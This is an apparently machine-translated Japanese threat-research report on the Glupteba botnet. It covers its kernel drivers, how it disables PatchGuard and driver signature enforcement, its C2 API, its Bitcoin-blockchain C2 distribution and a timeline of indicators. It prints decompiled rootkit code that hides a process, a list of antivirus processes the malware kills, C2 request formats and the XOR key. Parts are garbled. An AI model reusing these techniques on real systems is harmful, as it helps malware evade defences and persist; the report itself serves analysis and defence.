カーネルドライバは , システム内で高度なアクセスと制御を提供するため , マルウェアにとって非常に有益な存在となり得ます. これにより , マルウェアは従来のセキュリティツールからその存在や活動を効果的に隠蔽することができます. このセクションでは , Glupteba が使用するカーネルドライバの一部と , それらをインストールするための手順について説明します (図 13 参照).

感染したマシンを完全に制御し , 外部からの詮索から身を守るため , Glupteba は自身の存在を隠すためにいくつかのドライバをシステムにインストールします . ドライバは csrss.exe 実行ファイル内に埋め込まれており , binwalk[8] を使用して簡単に抽出することができます (図 14 を参照). この章では , 様々なカーネルドライバと , それらが Glupteba でどのように使われ , インストールされるかを説明します .

図 13 - 悪質なドライバーをインストールしようとする Glupterba の内部ロジック



図 14 - crss.exe 内に埋め込まれたファイル

Windows カーネルで実行されるドライバのインストールを阻止することを目的としたセキュリティ対策がシステムにいくつか存在します. OS のバージョン , プロセッサーのビットアーキテクチャ , さまざまなセキュリティ対策の有無によって異なります. SafeBoot, Kernel Patch Protection (通称 Patch Guard), Digital Signature Enforcement は , Glupteba がドライバをインストールするために , これらのメカニズムのいくつかを無効にしようと試みます . Glupteba は , UPGDSED[9] および EfiGuard[10] プロジェクト (ブート時にパッチガード (PG) とデジタル署名強制 (DSE) を無効にする DSEFix11 プロジェクトのコードを含む) のコードを活用しています .

ファンクショングラフ (図 13) を見ると , 様々なプロテクションの有無に依存するチェックや判断がたくさんあることがわかります. セキュリティ対策無効化処理のステータスを追跡するために , **main_installDriver** 関数は PGDSE 変数に ID を格納します . 表 1 は , この変数に設定できるさまざまな値を示しています .

PGDSE の値	意味
0x00	初期状態
0x00	SetPatchTime 関数が成功
0x01	SetPatchTime 関数が成功 (PatchGuard を無効にした後)
0x02	OS は 32 ビット
0x03	EfiGuard は正常にインストールされました
0x0a	セキュアブートが有効
0x14	PatchGuard を無効にできませんでした
0x28	-
0x32	OS ビルド番号 7600 (Windows 7 / Windows Server 2008 R2)
0x3c	EfiGuard が存在するかどうか判断できませんでした
0x3d	GetFirmwareType API の実行エラー

0x3e	GetFirmwareType API が FirmwareTypeUefi (0x02) とは異なる値を返しました
0x3f	EfiGuard の書き込みに失敗
0x3f	EfiGuard の書き込みに失敗
0x41	EfiGuard の作成に成功
0x42	-
0x43	EfiGuard のインストールに失敗
0x44	OS は ARM

表 1 - PGDSE 値のマッピングとその意味

Glupteba が 64 ビットマシン上で実行されると,そのビルド番号を取得し (WMI クエリ **SELECT BuildNumber FROM Win32_OperatingSystem** を実行), それが 7600 (Windows 7 / Windows Server 2008 R2) であるかどうかをチェックし , この場合 , 関数は PGDSE 変数を 0x32 に設定した後に終了します . さらに , アーキテクチャが ARM の場合 , 表 1 にあるように , この関数の実行は終了し , PGDSE は 0x44 に設定されます .

セキュリティ対策として , Secure Boot は最初のチェック項目です . Windows API では , プログラマーは **GetFirmwareEnvironmentVariable** を呼び出して , 指定されたファームウェア環境変数の値を取得することができます . セキュアブートが有効かどうかを確認するために , Glupteba はファームウェア環境変数 **EFI_GLOBAL_VARIABLE (8be4df61-93ca-11d2-aa0d-00e098032b8c)** 内の SecureBoot 変数を要求します .

セキュアブートが有効になっている場合 , この関数は終了し , PGDSE を 0x0a に設定します . Glupteba の実行のいくつかは,ドライバのインストールに失敗し , レジストリにこの値を見ることができます .

ここでも OS のバージョンがチェックされます . Windows 10 以上であれば , 次のステップでファームウェアの種類を確認し , GetFirmwareType を起動します . これで Glupteba はシステムが UEFI で起動されたことを期待します . そうでない場合 , この関数は終了し , PGDSE を 0x3e に設定します . ファームウェアタイプが UEFI (**FirmwareTypeUefi**) の場合 , **EfiGuard** が既にインストールされているかどうかをチェックします . このチェックを行うには , **mountvol /s** コマンドを実行して EFI システムパーティションをマウントし , **EfiGuardDxe.efi** が存在するかどうかをチェックします . EfiGuard が存在しない場合は , サンプル内の組み込みバージョンを使用してインストールされます .

バージョンが Windows 10 未満の場合 , サンプルに含まれる **patch.exe** 実行ファイルに含まれる UPGDSED12 ツールを実行することで , PatchGuard が無効になります . UPGDSED は Windows 7/ Windows Server 2008 R2 SP1 以降をサポートしています] (Build ID 760113). ビルド ID 7600 が検出された場合 , ドライバのインストール機能は終了します .

PatchGuard が無効化されると,DSEFix14 ツールを使用して , Glupteba サンプルの内部ストレージから抽出された **dsefix.exe** バイナリを実行することにより,デジタル署名強制が無効化されます . システムの最後の変更は , Glupteba がシステムにインストールしている古いソフトウェアによる望ましくない通知を避けるために , Program Compatibility Assistant サービスを無効にすることです .

これで , 基本的な Windows API を使用して , Winmon, WinmonFS, WinmonProcessMonitor ドライバをインストールするシステムで Glupteba の存在を隠すドライバをインストールする準備がすべて整いました .

4.2 WinMon

WinMon ドライバは , PID が指定されたアクティブプロセスリストからプロセスを非表示にする役割を果たします (図 15 参照）. main_hidePID 関数を使用して , メインのドロッパーから呼び出すことができ , メインのドロッパーの説明にあるように , いくつかの場所で呼び出されます .

```
NTSTATUS __stdcall hide(HANDLE ProcessId)
{
  NTSTATUS v1; // eax
  NTSTATUS v2; // esi
  int v4; // eax
  int v5; // esi
  _DWORD *v6; // edx
  int v7; // ecx
  PEPROCESS Process; // [esp+8h] [ebp-4h] BYREF

  v1 = PsLookupProcessByProcessId(ProcessId, &Process);
  v2 = v1;
  if ( v1 >= 0 )
  {
    DbgPrint("EPROCESS address: %#x", Process);
    v4 = 0;
    while ( *((HANDLE *)Process + v4) != ProcessId )
    {
      if ( (unsigned int)++v4 >= 0x200 )
        return -1073741823;
    }
    v5 = 4 * v4 + 4;
    DbgPrint("ActiveProcessLinks offset: %#x", v5);
    if ( !v5 )
      return -1073741823;
    v6 = (_DWORD *)((char *)Process + v5);
    v7 = *(_DWORD *)((char *)Process + v5);
    **(_DWORD **)((char *)Process + v5 + 4) = v7;
    *(_DWORD *)(v7 + 4) = v6[1];
    *v6 = v6;
    v6[1] = v6;
    ObfDereferenceObject(Process);
    return 0;
  }
  else
  {
    DbgPrint("Error: Unable to open process object (%#x)", v1);
    return v2;
  }
}
```

図 15 - プロセスを隠す WinMon 関数の逆コンパイル

4.3 WinMonFS

WinMonFS ドライバは , ファイルシステム内のディレクトリやパスを隠すことができます (図 16).



図 16 - Glupteba 関連のディレクトリとファイルを隠す WinMonFS

4.4 WinMonProcessMonitor

WinProcessMonitor は , 名前に基づいてプロセスを強制終了します (図 17 参照). 私たちが分析した v193 のサンプルに組み込まれたドライバのバージョンでは , AV ソフトウェアまたは AV ソフトウェアのインストーラの実行に関連するキルすべきプロセスの 122 のハードコードされた文字列がありました .

- avg_antivirus_free_setup.exe
- aswEngSrv.exe
- aswidsagent.exe
- aswOfferTool.exe
- AVGSvc.exe
- avgToolsSvc.exe
- AVGUI.exe
- wsc_proxy.exe
- avast_free_antivirus_setup_online.exe
- aswEngSrv.exe
- aswidsagent.exe
- aswToolsSvc.exe
- AvastSvc.exe
- AvastUI.exe
- wsc_proxy.exe
- bitdefender_tsecurity.exe
- bdagent.exe bdagent.exe
- bdredline.exe
- bdservicehost.exe
- bdvpnapp.exe
- BdVpnService.exe
- bdwtxag.exe
- seccenter.exe
- cavwp.exe
- cis.exe
- cmdagent.exe
- vkise.exe
- dwantispam.exe
- dwarkdaemon.exe
- dwengine.exe
- dwnetfilter.exe
- dwservice.exe
- dwwatcher.exe
- spideragent.exe
- eset_nod32_antivirus_live_installer.exe
- egui.exe eguiProxy.exe
- ekrn.exe avp.exe
- avpui.exe ksde.exe
- ksdeui.exe
- PANDAFREEAV.exe
- PSANHost.exe
- pselamsvc.exe
- PSUAMain.exe
- PSUAService.exe
- Adaware_Installer_UM.exe
- AdAwareService.exe
- AdAwareTray.exe
- avgnt.exe
- avguard.exe
- Avira.OptimizerHost.exe
- Avira.ServiceHost.exe
- Avira.SoftwareUpdater.ServiceHost.exe
- Avira.Spotlight.Service.exe

- Avira.Systray.exe
- Avira.VpnService.exe
- avshadow.exe
- protectedservice.exe
- sched.exe a2guard.exe
- a2service.exe
- a2start.exe
- CommService.exe
- eppwsc.exe
- SophosInstall.exe
- ALsvc.exe
- hmpalert.exe
- McsAgent.exe
- McsClient.exe
- SAVAdminService.exe
- SavService.exe
- SEDService.exe
- SophosCleanM.exe
- SophosFileScanner.exe
- SophosFS.exe
- SophosHealth.exe
- SophosNtpService.exe
- SophosSafestore64.exe
- SophosUI.exe
- SSPService.exe
- swc_service.exe
- swi_fc.exe
- swi_filter.exe
- swi_service.exe
- SetupProjectVirusUtilities_x64_en.exe
- guardxkickoff_x64.exe
- guardxservice_x64.exe
- virusutilities.exe
- zatray.exe
- vsmon.exe
- BullGuardDownloaderAV.exe
- BgGameMon.exe
- BullGuard.exe
- BullGuardCore.exe
- BullGuardFileScanner.exe
- BullGuardFiltering.exe
- BullGuardHelper.exe
- BullGuardScanner.exe
- BullGuardSentry.exe
- BullGuardSentryEye.exe
- BullGuardTray.exe
- BullGuardUpdate.exe
- MBSetup.exe
- MBAMService.exe
- mbamtray.exe
- ZIS3.exe ZIS.exe
- ZISAux.exe ZISCore.exe
- ZISHips.exe
- ZISNet.exe
- ZISUpdater.exe
- SpyHunter5.exe
- anti-malware-setup.exe
- AntiMalware.exe
- install-antimalware-vrgn.exe
- gsam.exe
- SecurityTaskManager_Setup.exe
- TaskMan.exe



図 17 - WinProcessMonitor による逆アセンブル

5. ネットワークコミュニケーション

Glupteba は CDN (コンテンツデリバリー ネットワーク) と C2 (コマンド＆コントロール) サーバーを区別しています. CDN サーバーは , 主な Glupteba ドロッパーがダウンロードする可能性のあるコンポーネントをホストし , C2 サーバーは , 感染したシステムに関する情報を定期的に送信し , 実行するコマンドを取得するために使用されます. ファイルをダウンロードして実行するコマンドが送信された場合 , ファイルはそのファイルをホストしている CDN サーバーからダウンロードされます . ボットと C2 サーバー間の通信は , 各サンプルに埋め込まれたキーを使用して AES256-GCM で暗号化され , base64 としてエンコードされ , HTTPS で送信されます . C2 サーバーはさらにボットへの応答に署名し , その応答はボットによって処理される前に ed25519 で検証され , 期待される送信者からのものであることが確認されます .

C2 に送信されるメッセージの暗号化とエンコードは **cryptowrapper_ EncryptAndEncode** で行われ , C2 から送信されるメッセージの復号化は **cryptowrapper_ DecodeAndDecrypt** で行われます . C2 からの署名付き応答は , **crypto_ed25519_verify** のラッパーである **cryptowrapper_VerifySignature** を使用して検証されます (図 19 参照).



図 18 - cryptowrapper_EncryptAndEncode の逆アセンブル



図 19 - ポーリングレスポンスの署名検証

たとえば , ブロックチェーン上のトランザクションから取得した C2 サーバーをポーリングするには , C2 サーバーの /api/poll エンドポイントに POST リクエストを送信します . ランダムな HTTP ユーザーエージェントが使われ , サーバーは HTTP コード 404 で応答します . GeoIP 検査では,C2 サーバーの **/api/restriction-us エンドポイント**に POST リクエストが送信されます . CDN サーバーは , C2 サーバーの **/api/ cdn** エンドポイントに GET リクエストを送信することで取得できます .

図 20 は , Glupteba に感染したマシンのネットワークフローを示しています . 最初に , Blockstream API を使用して , サンプル内に埋め込まれたビットコインアドレスから発信されたトランザクションのリストを照会する HTTP リクエストがあります . これは , そのアドレスに関連づけられている最新のトランザクションに格納されているメッセージを復号化することによって , アクティブな C2 アドレスを検索するために使用されます . C2 サーバーが見つかると , 感染したマシンに関する情報をマルウェアのオペレーターに送信するために使用される「poll」エンドポイントへの呼び出しが多数確認できます .

C2 サーバーの CDN エンドポイントへのリクエストは , ファイルが保存されている CDN サーバーを取得するために使用されます . これが完了すると , C2 から取得したばかりの CDN サーバーから「watchdog.exe」という名前のファイルをダウンロードしようとしているのがわかります . トラフィックに見られる次のステップは , C2 サーバーの「restriction-us」エンドポイントへの呼び出しで , 感染したマシンに , マルウェアの動作が許可されている国に地理的に位置しているかどうかを知らせます . さらに , 「watchdog.exe」のダウンロードが完了すると , ダウンロードされたファイルのハッシュをパラメータとして含む C2 サーバーの「signature」エンドポイントへのリクエストが表示されます . この署名チェックは , インフラを強固にし , テイクダウンの試みを防ぐために使用されます .

図 20 - グルプテバのワイヤー上での見え方

以下の API エンドポイントを使用します .

- **/api/poll：**
  このエンドポイントへの GET リクエストは定期的に実行され , ボットの情報を C2 に送り返し , 実行するコマンドを受け取る可能性が存在 . 情報には , ハードウェア情報 , 感染したコンピュータがある国 , インストール日 , システム上で実行されているマルウェアのバージョンなどが含まれる

リクエスト形式：

- arch=64-bit
- build_number=19045
- campaign_ID=%2F5
- challenge=58f63b851f3f0d92
- country_code=CH
- cpu=Common+KVM+precessor
- distributor_id=5
- ds=0
- gpu=Microsoft+Basic+Display+Adapter
- guid_machine=fa12b80e-ee82-4096-a8d2-71279203df6f
- install_date=1695905936
- ip=xxx.xxx.xxx.xxx
- mac_addr=e2%3Ae0%3A7a%3A39%3Af6%3A0f
- OS=Microsoft+Windows+10+Pro
- pc=0
- pgdse=62
- sb=0
- sid=S-1-5-21-3414439319-12035386-265620200-1001
- tor=0
- tor_mode=direct
- username=user
- uuid=29fad780-5ec2-40bc-84b0-737625eaad39
- version=193
- wup_process=0

回答例：

{“signature”:”507dff9911d1c577023bdd90d9537f1cae0de8ce6d8e8a621bcd1fa94f55071755cddcea99499b8440f7656457ffc9fd3a264d2991be0722a1c8f5938f16b00”}

図 21 - C2 の /api/poll エンドポイントからの暗号化され base64 エンコードされたレスポンス

- **/api/cdn：**

C2 サーバーから CDN サーバーを取得するには , **/api/cdn?c=challenge&uuid=uuid** という形式の GET リクエストを使用

回答例：

{“cdn”: “https://mastertryprice.com/watchdog”, “signature” “:”5e2f4b7c8800273ed97d051a2b5483a25fd6a7834b1ddb7f1d6d097186093417470 80f90e514f66adaf1d89f96af8d404aad5b0ec1e6955a97320e84045ea807”}

- **/api/restriction-us：**

POST リクエストは , マルウェアが感染したマシンがある国で実行されることを意図しているかどうかをチェックするために使用

リクエスト形式：

challenge=challenge&country_code=two_letter_country_code&ip=external_ip&uuid=uuidv4

回**答例：**

{“country”: “CH”, “restricted”: “false, “signature”:” 1bf58c2e2ee02263205149b0480a7beef3e403c93f2288265c4806b725f59161161e9300c417b26102acd427e583bfa475f9bb8b438e3fd0e32bc1ef211eda04”}

- **/api/signature：**

api/signature/md5_hash の形式で GET リクエスト . このエンドポイントは , CDN サーバーからダウンロードしたファイルの MD5 ハッシュを送信し, それが実行されるものであることを確認するために使用される. 署名エンドポイントが許可したバイナリのみを実行

回答例：

{“signature”:”e60e6cb3f36bfd80f1c53fb4f709fac79d8536b0012f232b6c252147a81ad478ef0b98e355f5c43de7035593f087c84956709a6daf5e907331c4a8e682729c0c”}

6. ブロックチェーン C2 ディストリビューション

6.1 ビットコイン ブロックチェーン

Glupteba の最大の特徴は , ビットコインのブロックチェーンを利用し , 感染したマシンに C2 アドレスを配布する斬新なメカニズムです . ビットコインブロックチェーンは , ビットコインの取引を記録する分散型 , 追記型 , 公開台帳として概念化できます .

ビットコインは公開鍵暗号の上に構築されているため , 秘密鍵は取引に署名するために使用され , 公開鍵はビットコインアドレスを導き出すために使用されます . ビットコインの取引は公開されており , 誰でも見ることができます . さらに , 取引が検証され , ブロックチェーンの一部となるブロックに配置されると , その取引はもはやいかなる方法でも取り消したり , 検閲したりすることはできません .

ビットコインブロックチェーンには , Glupteba ボットネット運営者が使用するこの C2 配布メカニズムに有用な特性がいくつかあります . 簡単に説明すると , C2 配信メカニズムの仕組みは , Glupteba のサンプルがビットコインアドレスを埋め込むというものです . このビットコインアドレスを使用して , ブロックチェーンエクスプローラーウェブサービスが提供する公開 API を使用して , そのビットコインアドレスから発信されたすべてのトランザクションを特定します . トランザクションが見つかると , 感染したマシンはトランザクションの OP_RETURN フィールド内に格納された情報を復号しようと試み , これにより新しい C2 ドメインが特定されます .

ビットコインブロックチェーンの分散型という性質 , 不変性 , 透明性は , 特に有用な特性です . Glupteba サンプルに埋め込まれたアドレスに関連するプライベートキーを攻撃者が管理している限り , 新しい C2 ドメインを公表できるのは攻撃者だけです . さらに , トランザクションは誰によっても検閲されることがなく , 誰でも閲覧可能な状態で公開されているため , 感染したシステムがそれらを検索することが可能になります . ブロックチェーンを使用することで , ボットネットのダウンタイム耐性を実現する優れた方法が提供されます .

6.2 分析

Glupteba は , 異なる一般公開されている API と相互に作用し , 各サンプルにハードコードされたアドレスから発信されたビットコイン取引を照会します . main_discoverDomain 関数内で毎回ランダムに 1 つが選択されます (図 22 を参照). この研究のために分析したサンプルでは , 次のものを使用できます .

- **blockchain.com API：**[15]
  blockchain.com の場合 , サンプルは resilience_blockchaincom_rawAddr を使って **https://blockchain.info/rawaddr/bitcoin_address** API エンドポイントを呼び出し , 指定したビットコインアドレスに関連するすべてのトランザクションを取得 **resilience_blockchaincom_findLatestTransactionData** は次に **resilience_blockchaincom_getOpReturnData** を呼び出し , 最新のビットコイン取引の **OP_RETURN** フィールドに格納されている情報を取得
- **blockstream.info API：**[16]
  blockstream.info の場合 , 関数 **resilience_blockstreaminfo_getTransactions** を使用して , **https://blockstream.info/ api/address/bitcoin_address/txs** エンドポイントを使用して , 指定されたビットコインアドレスに関連づけられたトランザクションのリストを取得 . この関数の流れは前の関数と同じで , resilience_blockstreaminfo_findLatestTransactionData は **resilience_blockstreaminfo_getOReturnData** をコールする
- **Electrum：**[17]
  electrum メソッドでは , サンプルはユーザーエージェントをランダム化するために Go ライブラリを使用して GitHub から electrum サーバーのリストを取得し , **resilience_btcblockchain_getData** が **OP_RETURN** フィールドを含むトランザクションを見つける役割を果たす

図 22 - BTC トランザクションを照会するメソッドがランダムに選択される main_discoverDomain の分解

OP_RETURN フィールドには , 最大 80 バイトの情報を格納することができます . Glupteba の古いバージョンでは **OP_RETURN** メッセージは AES256-GCM で暗号化されていましたが , 新しいバージョンでは「cheesauce」というキーで単純な XOR 暗号が使われています .

図 23 - OP_RETURN フィールドに暗号化された C2 ドメインを含む blockstream.info からの応答

Glupteba がどのようにビットコインのブロックチェーンを使用して , 感染したシステムに更新された C2 アドレスをリリースし , テイクダウンの試みに耐性を持たせているのかを見てきました .

7. Glupteba イベント年表

何千もの Glupteba サンプルをダウンロードし , それらが使用したビットコインアドレス , キー , 暗号化アルゴリズムを自動的に抽出することで , ボットネット運営者の活動のタイムラインを追跡するために , ブロックチェーン全体のスキャンを開始することができました . 抽出された暗号化キーとアルゴリズムを使用することで , すべてのトランザクションのすべての **OP_RETURN** フィールドの復号化を試み , ボットネットによって歴史的に使用されたドメインのリストを収集することが可能になりました .

さらに , Glupteba が使用する TLS 証明書一式が , サブジェクト代替名に正確なパターンを示すことに気づき , 証明書の透明性のおかげで , さらなる調査を行うことができました . 最後に , 関連する可能性のあるドメインとホストを見つけるために , パッシブ DNS レコードを詳しく調べました . この調査により , 2019 年 6 月から 2023 年 9 月までに Glupteba のオペレーターがいつ行動を起こしたかを , 以下の年表でまとめました .

日付	Source	詳細
2023-09-15	Blockchain	**Wallet** 1NX7zTP6C4oGj2y3DaJTrg26AGFWExvYnr update rentalhousezz[.]net **Wallet** 1Mz2b2onxnAYhJTJQoGHdSBy6wu2HpufVR update parrotcare[.]net
2023-09-12	WHOIS	Domain registration rentalhousezz[.]net Domain registration parrotcare[.]net
2023-09-12	Blockchain	**Wallet** 1AuWUMtjPo7Cc1Ji2pz7DWVvVJ5EjiUaHh update redhatsystems[.]com **Wallet** 1KfLXEveeDEi58wvuBBxuywUA1V66F5QXK update myfastfoodguru[.]com **Wallet** 1BrEshrz6gVbVuHGBgJ5G uHBvC2sdoeTAJ update mypushtimes[.]net **Wallet** 1CfevVPC8cSpFf7QKQwShrFgQYfyQaoXhc update ramboclub[.]net **Wallet** 1G594vPeQYg5G26xeH4d3H38nGG7wwEt8f update gondurastourism[.]com **Wallet** 1CzetoTU29WbhNy1UozrQpxuFuCVxffbTd update pojingchongyuan[.]net **Wallet** 1NX7zTP6C4oGj2y3DaJTrg26AGFWExvYnr update rentalhousezz[.]ne (typo which was later fixed) **Wallet** 1CzetoTU29WbhNy1UozrQpxuFuCVxffbTd update safarimexican[.]net

2023-09-12	WHOIS	Domain registration safarimexican[.]net
2023-09-11	WHOIS	Domain registration redhatsystems[.]com Domain registration myfastfoodguru[.]com Domain registration mypushtimes[.]net
2023-09-10	WHOIS	Domain registration ramboclub[.]net Domain registration gondurastourism[.]com
2023-08-22	Blockchain	**Wallet** 1CzetoTU29WbhNy1UozrQpxuFuCVxffbTd update pojingchongyuan[.]net
2023-08-22	WHOIS	Domain registration pojingchongyuan[.]net
2023-08-18	Blockchain	**Wallet** 1BL6NZSoXtMSdquRmePDUCQxFaXtLLSVWG update haoshuruzhiyou[.]co[.]in
2023-08-18	WHOIS	Domain registration haoshuruzhiyou[.]co[.]in
2023-08-15	Blockchain	**Wallet** 1NX7zTP6C4oGj2y3DaJTrg26AGFWExvYnr update dazhiruoyu[.]org
2023-08-15	WHOIS	Domain registration dazhiruoyu[.]org
2023-05-03	Blockchain	**Wallet** 1NX7zTP6C4oGj2y3DaJTrg26AGFWExvYnr update robloxcdneu[.]net **Wallet** 1BqY56No1LR64AGcog4mF54UTPnjrPAPHz update ggjump[.]ru **Wallet** 1Mz2b2onxnAYhJTJQoGHdSBy6wu2HpufVR update totozak[.]net
2023-04-21	WHOIS	Domain registration robloxcdneu[.]net Domain registration ggjump[.]ru Domain registration totozak[.]net
2023-04-21	Blockchain	**Wallet** 1Cxy9e6KtHtBJrQwCwpKgcyp6dhncx6eNh update robloxcdneu[.]net
2022-11-22	Passive DNS	Domain registration limeprime[.]org
2022-11-21	Passive DNS	Domain registration greenphoenix[.]xyz

2022-11-08	Blockchain	**Wallet** 1KfLXEveeDEi58wvuBBxuywUA1V66F5QXK update cdneurops[.]pics
2022-10-29	Blockchain	**Wallet** 1NX7zTP6C4oGj2y3DaJTrg26AGFWExvYnr update mastiakele[.]icu **Wallet** 1CzetoTU29WbhNy1UozrQpxuFuCVxffbTd update mastiakele[.]xyz **Wallet** 1KfLXEveeDEi58wvuBBxuywUA1V66F5QXK update cdneurops[.]buzz **Wallet** 1CfevVPC8cSpFf7QKQwShrFgQYfyQaoXhc update cdneurops[.]shop **Wallet** 14XZhcCJDguZuZF4p13tfLXJ6puudY7gqs update zaoshanghaoz[.]net **Wallet** BrEshrz6gVbVuHGBgJ5GuHBvC2sdoeTAJ update cdneurop[.]cloud **Wallet** 1KfLXEveeDEi58wvuBBxuywUA1V66F5QXK update cdneurop[.]cloud **Wallet** 1AuWUMtjPo7Cc1Ji2pz7DWVvVJ5EjiUaHh update cdneurops[.]health **Wallet** 1BqY56No1LR64AGcog4mF54UTPnjrPAPHz update mastiakele[.]cyou **Wallet** 1CfevVPC8cSpFf7QKQwShrFgQYfyQaoXhc update mastiakele[.]cyou **Wallet** 14XZhcCJDguZuZF4p13tfLXJ6puudY7gqs update zaoshanghaoz[.]net **Wallet** 1NX7zTP6C4oGj2y3DaJTrg26AGFWExvYnr update mastiakele[.]icu **Wallet**1Mz2b2onxnAYhJTJQoGHdSBy6wu2HpufVR update mastiakele[.]ae[.]org **Wallet** 1MuJwQKLQKt1VCBQ9u1RtepW7sDD3AwRE6 update zaoshang[.]ooo **Wallet** 19RzEN3pqHvgRHGMjjtYCqjVTXt8bnHkK3 update cdntokiog[.]studio **Wallet** 1CzetoTU29WbhNy1UozrQpxuFuCVxffbTd update cdntokiog[.]studio **Wallet** 1HSC8Yt2yjuFUSGpUfJnwLMr4HzNxV3dvP` update zaoshang[.]moscow

		Wallet 15nWGFaodg3efVKATgsaaSPU2TxSbiMHcP update ο κ ρ ϕ [.] ρ ϕ **Wallet** 1LQ2EPBwPqdbmXwN6RodPS4xqcm8EtPcaB update zaoshang[.]ru **Wallet** 1HzJkTn6Z5nDrgbR6dHVBDVtsRYqwDmGzN update zaoshanghao[.]su
2022-10-28	Certificate Transparency	Let's encrypt certificate registration
2022-10-28	Blockchain	**Wallet** 1BL6NZSoXtMSdquRmePDUCQxFaXtLLSVWG update duniadekho[.]bar
2022-10-27	Passive DNS	Domain registration cdneurops[.]pics mastiakele[.]icu mastiakele[.]xyz cdneurops[.]buzz cdneurops[.]shop zaoshanghaoz[.]net cdneurop[.]cloud cdneurops[.]health mastiakele[.]cyou mastiakele[.]ae[.]org zaoshang[.]ooo cdntokiog[.]studio zaoshang[.]moscow ο κ ρ ϕ [.] ρ ϕ zaoshang[.]ru zaoshanghao[.]su duniadekho[.]bar
